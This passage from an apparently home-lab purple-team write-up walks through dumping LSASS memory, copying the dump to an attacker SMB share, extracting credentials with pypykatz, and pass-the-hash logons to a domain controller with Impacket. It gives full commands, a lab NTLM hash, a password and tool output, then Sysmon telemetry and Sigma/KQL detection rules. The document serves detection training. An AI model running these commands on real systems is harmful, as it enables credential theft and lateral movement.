
```
dir C:\Windows\Temp\
```

> Well Done

3.5 Exfiltrating the LSASS Dump

The LSASS memory dump was transferred to the attacker machine for offline analysis:

```
copy C:\Windows\Temp\lsass.dmp \\192.168.56.104\share\lsass.dmp
```



> Done

3.6 Credential Extraction on the Attacker Machine

Because the attacker machine is Linux-based, **Mimikatz cannot be executed natively**.
Therefore, **pypykatz** was used to perform **offline analysis** of the LSASS memory dump.


1️⃣ Installing pypykatz (via pipx)

```
sudo apt install python3-pip pipx -y
pipx ensurepath
pipx install pypykatz
```

2️⃣ Analyzing the LSASS Dump

- Run the LSASS Dump analysis and save the output to a file

```
pypykatz lsa minidump lsass.dmp > "WIN-Credential-Dumping.txt"
```



> The account I had created as AdminUser, to which I had given Administrator privileges, and its password appeared.

3.7 Credential Dumping Results (Key Findings)

Analysis of the LSASS memory dump revealed **multiple active logon sessions**, including both **domain users** and **local/system accounts**.

Recovered Credentials

Account	Domain	Credential Type
AdminUser	TEST	NTLM Hash
AdminUser	TEST.LOCAL	Kerberos AES128 / AES256
AdminUser	TEST.LOCAL	**Plaintext Password**
NormalUser	TEST	NTLM Hash
NormalUser	TEST.LOCAL	Kerberos Keys
WIN$ (Machine Account)	TEST	NTLM & Kerberos Keys

> Indeed, on this machine, I only logged in with AdminUser and NormalUser.

Critical Observation

- **Plaintext credentials were recovered from LSASS memory**, indicating active Kerberos sessions.
- The same NTLM hash appeared across multiple sessions, confirming credential reuse.
- Both **privileged** and **low-privileged** domain accounts were cached in memory.


Telemetry Analysis – Credential Dumping (LSASS)

1️⃣Process Creation – Sysmon (Event ID 1)

- Confirms execution of Procdump prior to LSASS access.

```
event.code:1 and lsass.exe or lsass.dmp
```

- **Command Line:**
  `C:\Windows\Temp\procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\lsass.dmp`




2️⃣File Creation – Sysmon (Event ID 11)

- Records creation of the LSASS memory dump on disk.

```
event.provider:"Microsoft-Windows-Sysmon" and event.code:11 and lsass.dmp
```

- **Target File:** `C:\Windows\Temp\lsass.dmp`



> This artifact represents **post-exploitation evidence** and can be correlated with Event ID 10 for strong detection logic.

MITRE ATT&CK Mapping

Technique	ID
OS Credential Dumping: LSASS Memory	**T1003.001**
Access Token Manipulation (precondition)	T1134
Credential Access	TA0006

Outcome

- LSASS memory successfully dumped using a signed Microsoft utility
- No credential dumping tools executed on the victim endpoint
- High-fidelity Sysmon telemetry generated (Event IDs 1, 11)
- Strong detection opportunities with minimal false positives
- Environment fully prepared for Pass-the-Hash lateral movement

> ✅ **The next step is to leverage the NTLM Hash to migrate to the Domain Controller.**

Step 4 – Lateral Movement: Pass-the-Hash

Objective

Move laterally from the compromised Windows Client to the **Domain Controller (DC)** using dumped credentials, without needing the plaintext password.

4.0 Environment Verification

Domain Controller IP:

```
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:
  Connection-specific DNS Suffix  .:
  IPv4 Address. . . . . . . . . . . : 192.168.56.101
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix  . : home
  Link-local IPv6 Address . . . . . : fe80::1128:f9b9:ae90:8132%12
  IPv4 Address. . . . . . . . . . . : 192.168.1.8
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . : 192.168.1.1
```

> ✅ Confirmed target DC IP is `192.168.56.101`.

4.1 Credential Selection

- Although the plaintext password `P@$$w0rd` is available, this scenario simulates **Pass-the-Hash** attacks, so we will use the **NTLM hash**:`

```
aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29
```

4.2 Executing Pass-the-Hash Attack

Environment: Ubuntu attacker VM with Impacket installed.

```
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
sudo pip3 install . --break-system-packages
```

(Attack Paths)

1️⃣ PsExec (NTLM)

```
psexec.py TEST/AdminUser@192.168.56.101 \
-hashes aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29
```

Output:

```
ubuntuvm@ubuntuvm:~/Lab/impacket/examples$ psexec.py
TEST/AdminUser@192.168.56.101 \
-hashes aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29
Impacket v0.14.0.dev0+20251222.151741.b7f9f3b9 - Copyright Fortra, LLC and its
affiliated companies

[*] Requesting shares on 192.168.56.101.....
[*] Found writable share ADMIN$
[*] Uploading file PtDSkjGB.exe
[*] Opening SVCManager on 192.168.56.101.....
[*] Creating service ARKq on 192.168.56.101.....
[*] Starting service ARKq.....
[*] Opening SVCManager on 192.168.56.101.....
[-] Error performing the uninstallation, cleaning up
```

> ⚠️ PsExec failed to execute fully due to **endpoint protection / service cleanup**, simulating real-world defensive controls.

2️⃣ SMBExec (Alternative)

```
smbexec.py TEST/AdminUser@192.168.56.101 \
-hashes aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29
```

Output:

```
ubuntuvm@ubuntuvm:~/Lab/impacket/examples$ smbexec.py
TEST/AdminUser@192.168.56.101 \
-hashes aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29
Impacket v0.14.0.dev0+20251222.151741.b7f9f3b9 - Copyright Fortra, LLC and its
affiliated companies

[-] SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND - The
object name is not found.
```

> ⚠️ Failed due to missing system objects required for SMBExec execution.

3️⃣Attempts Using Plaintext Password

```
psexec.py TEST/AdminUser:P@$$w0rd@192.168.56.101
wmiexec.py TEST/AdminUser:P@$$w0rd@192.168.56.101
```

Output:

```
[-] SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE
```

> ⚠️ Failed due to endpoint authentication restrictions or password complexity handling.
> Even with the correct password, defenses prevented execution.

4️⃣ WMIExec (Safer & More Successful)

```
wmiexec.py TEST/AdminUser@192.168.56.101 \
-hashes aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29
```

out :


```
ubuntuvm@ubuntuvm:~/Lab/impacket/examples$ wmiexec.py
TEST/AdminUser@192.168.56.101 \
-hashes aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29
Impacket v0.14.0.dev0+20251222.151741.b7f9f3b9 - Copyright Fortra, LLC and its
affiliated companies
```

```
[*] SMBv3.0 dialect used
```

> ✅NTLM authentication successful
> ✅SMB session opened
> ✅Pass-the-Hash working
> ❌ Remote command execution blocked (likely Defender/ASR)


4.3 Evidence from the DC device

- On the Domain Controller, a **Security Event ID 4624** was generated, indicating a successful **network logon (Logon Type 3)** using **NTLM authentication**.
- The logon was performed under the **AdminUser** domain account and originated from the attacker machine (`192.168.56.104`), confirming that the NTLM hash was successfully reused without knowledge of the plaintext password.



Telemetry Analysis – Lateral Movement: Pass-the-Hash

- Kibana telemetry confirms a successful NTLM-based network logon (Event ID 4624) to the Domain Controller using the AdminUser account.



Log Interpretation

```
"LogonType": "3"
"TargetUserName": "AdminUser"
"TargetDomainName": "TEST"
"event.code": "4624"
"event.outcome": "success"
"AuthenticationPackageName": "NTLM"
"LmPackageName": "NTLM V2"
"LogonProcessName": "NtLmSsp"
"IpAddress": "192.168.56.104"
"ElevatedToken": "Yes"
"ImpersonationLevel": "Impersonation"
```

- I've extracted some parts of the log to illustrate what we're looking for:
  - This log indicates a successful network authentication (Login Type 3) on the domain controller using the AdminUser domain account.
  - The session was authenticated over NTLM (NTLMv2) using the NtLmSsp login process, rather than Kerberos, which is a strong indicator of hash reuse.
  - The source IP address (192.168.56.104) matches the attacker's machine, confirming lateral transfer from a remote host.
  - Furthermore, the presence of an extended privileges token and spoofing-level access indicates that the attacker has achieved administrator-level authentication, consistent with a hash pass-through attack, despite remote command execution being blocked by the endpoint protections.

MITRE ATT&CK Mapping

Tactic	Technique	ID
Lateral Movement	Pass-the-Hash	T1550.002
Credential Access	OS Credential Dumping	T1003.001

Outcome

- The attacker successfully reused the leaked NTLM hash to authenticate the domain controller across the network, achieving a side-penetration attack without using plaintext credentials.
- While the endpoint protections interactively blocked the remote command execution, the generated NTLM authentication trace data (event ID 4624) confirms the success of the hash-passing attack, demonstrating the effectiveness of hash reuse for side-penetration attacks in Active Directory environments.

> The attack was carried out completely, without the need to disable Windows Defender on the devices.

7️⃣ Detection Engineering: Sigma Rules & ELK Implementation

> ⚠️ **Important:** Each subsection below follows the same structure
> **Attack → Telemetry → Detection → Alert Validation**


7.1 Initial Access – Reverse Shell

MITRE ATT&CK

- T1059 – **Command and Scripting Interpreter**

In Kibana :

```
event.provider:"Microsoft-Windows-Sysmon" and event.code:3
```



Attack Description

- A reverse shell payload was executed on the Windows client, establishing an outbound connection to the attacker.

Detection Rule (Sigma)

```yaml
title: Suspicious User-Space Process Initiating Outbound TCP Connection
id: 7f9c8b3a-2c1d-4d1b-9e13-aaaa11112222
status: experimental
description: >
 Detects suspicious outbound TCP connections initiated by processes
 running from user-writable or non-standard locations, optionally
 spawned by common scripting or document-based parent processes.
 This behavior is commonly associated with reverse shells or C2 activity.
author: Abdelwahab Shandy
date: 2025/12/24
references:
 - https://attack.mitre.org/techniques/T1059/
tags:
 - attack.initial_access
 - attack.t1059

logsource:
 product: windows
 service: sysmon

detection:
 selection_network:
  EventID: 3
  Initiated: "true"
  Protocol: "tcp"
  Image|contains:
```

```
    - "\\Users\\"
    - "\\ProgramData\\"
    - "\\Windows\\Temp\\"

  selection_suspicious_parent:
   ParentImage|endswith:
    - "\\winword.exe"
    - "\\excel.exe"
    - "\\powershell.exe"
    - "\\wscript.exe"
    - "\\cscript.exe"

  filter_known_legitimate_paths:
   Image|contains:
    - "\\Program Files\\"
    - "\\Program Files (x86)\\"
    - "\\AppData\\Local\\Programs\\"
    - "\\AppData\\Local\\Microsoft\\"

  condition: selection_network
       and not filter_known_legitimate_paths
       and (selection_suspicious_parent or true)

falsepositives:
  - Legitimate automation scripts
  - Developer tools executed from user directories
  - Office add-ins or macros in controlled environments
level: high
```

Element	Why it matters
Sysmon Event ID 3	Captures direct network behavior
Initiated = true	Indicates outbound / reverse connections
TCP protocol	Interactive command-and-control channel
User-writable paths	Common malware staging locations
No filename checks	Resilient to binary renaming and masquerading

> - This means that even if you rename the file to something else, like `chrome.exe`, as long as it runs in the areas where Path Masquerading is enabled, the rule will catch it. It relies on Event ID 3 and excludes some legitimate programs. Also, if there's a parent process - `powershell.exe`
> - then if the attack was winword.exe → payload.exe → outbound TCP, as in the scenario, it will be caught.

ELK Detection Logic And Create Rule :

- Name : Suspicious User-Space Process Initiating Outbound TCP Connection
- **Rule Type:** Custom query (KQL)
- KQL / EQL query used in ELK

```
event.provider:"Microsoft-Windows-Sysmon"
and event.code:"3"
and winlog.event_data.Initiated:"true"
and winlog.event_data.Protocol:"tcp"
and (
 winlog.event_data.Image:"*\\Users\\*" or
 winlog.event_data.Image:"*\\ProgramData\\*" or
 winlog.event_data.Image:"*\\Windows\\Temp\\*"
)
and not (
 winlog.event_data.Image:"*\\Program Files\\*" or
 winlog.event_data.Image:"*\\Program Files (x86)\\*" or
 winlog.event_data.Image:"*\\AppData\\Local\\Programs\\*" or
 winlog.event_data.Image:"*\\AppData\\Local\\Microsoft\\*"
)
```

